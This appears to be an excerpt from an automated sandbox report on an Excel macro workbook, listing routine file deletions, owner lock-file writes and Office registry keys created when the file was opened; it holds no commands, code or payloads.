File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\C3145FCF.tmp	success or wait	1	97495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\40F29C32.tmp	success or wait	1	97495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Copy-1986428143-05102021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	9651E4	WriteFile
C:\Users\user\Desktop\~$Copy-1986428143-05102021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	965241	WriteFile
C:\Users\user\Desktop\~$Copy-1986428143-05102021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	9651E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Copy-1986428143-05102021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	965241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	8720F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	87211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	87213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	87213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly